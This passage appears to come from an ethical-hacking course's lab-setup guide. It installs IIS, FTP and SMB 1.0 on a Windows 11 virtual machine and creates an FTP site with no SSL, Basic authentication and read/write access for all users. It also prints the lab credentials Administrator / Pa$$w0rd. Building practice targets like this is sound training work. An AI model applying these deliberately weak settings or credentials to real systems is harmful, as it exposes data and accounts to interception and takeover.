
1. Log in to the **Windows 11** virtual machine. Click the **Type here to search** icon in the taskbar and type **windows features** in the search field. Click **Turn Windows features on or off**, as shown in the screenshot below.




- The **Windows Features** window appears. Check the **.NET Framework 3.5 (includes .NET 2.0 and 3.0)** checkbox as well as the **FTP Server**, **Web Management Tools**, and **World Wide Web Services** checkboxes under **Internet Information Services**.



- Similarly, scroll down to check the **SMB 1.0/CIFS File Sharing Support** checkbox and click **OK** to install these features.




- In the next window, click the **Let Windows Update download the files for you** link, as shown in the screenshot below.




- After the features have been successfully installed, click **Close** to exit the **Windows Features** window.
- Once done, close all windows and restart the **Windows 11** virtual machine.
- The **Windows 11** machine restarts.


8. Click the **Type here to search** icon in the taskbar and type **iis** in the search field. Click **Internet Information Services (IIS) Manager**, as shown in the screenshot below.




9. The **Internet Information Services (IIS) Manager** window appears. Expand the root folder (**WINDOWS10 (WINDOWS10\Admin)**) from the left-hand pane, right-click **Sites**, and select **Add FTP Site...** from the context menu.




10. The **Add FTP Site** wizard appears. In the **FTP site name:** field, type **Localhost**; in the **Content Directory** section, click the **Browse** button.




11. A **Browse For Folder** wizard appears. Choose **C:** (or any drive) and click **Make New Folder**.



12. A new folder will be created. Rename it as **FTP** and click **OK**.



13. After the **Physical path** is provided, click the **Next** button.



14. In the **Binding and SSL Settings** section, enter the IP address of the **Windows 11** virtual machine in the **IP Address** field, leave the port number set to default as **21** under the **Port** field, ensure that the **Start FTP site automatically** checkbox is selected, and ensure that the **No SSL** radio button is selected in the **SSL** section. Then, click **Next**.

The screenshot shows the 'Add FTP Site' dialog box with the 'Binding and SSL Settings' section. The 'IP Address' field is set to '10.10.1.11' and the 'Port' field is set to '21'. The 'Start FTP site automatically' checkbox is checked. In the 'SSL' section, the 'No SSL' radio button is selected. The 'Next' button is highlighted.

Add FTP Site ? X

Binding and SSL Settings

Binding

IP Address: 10.10.1.11 Port: 21

Enable Virtual Host Names:

Virtual Host (example: ftp.contoso.com):

Start FTP site automatically

SSL

No SSL


Allow SSL

Require SSL


SSL Certificate: Not Selected Select... View...

Previous **Next** Finish Cancel

15. For the **Authentication and Authorization Information** options, check **Basic** under **Authentication**, choose **All users** under **Authorization**, check the **Read** and **Write** options under **Permissions**, and click **Finish**.




16. The **Localhost** site will be created in the **Sites** folder, as shown in the screenshot below.




[\[Back to Configuration Task Outline\]](#)

CT#39: Configure the GoodShopping Website in the Windows Server 2019 Virtual Machine

1. Turn on the **Windows 11** virtual machine.
2. Log in to the **Windows Server 2019** virtual machine with the credentials **Administrator** and **Pa\$\$w0rd**.
3. Navigate to **Z:\CEHv13 Lab Prerequisites\Websites**.
4. Open the **GoodShopping** folder. Double-click **setup.exe** and follow the wizard-driven installation steps.




- After completing the installation, click **Finish**.



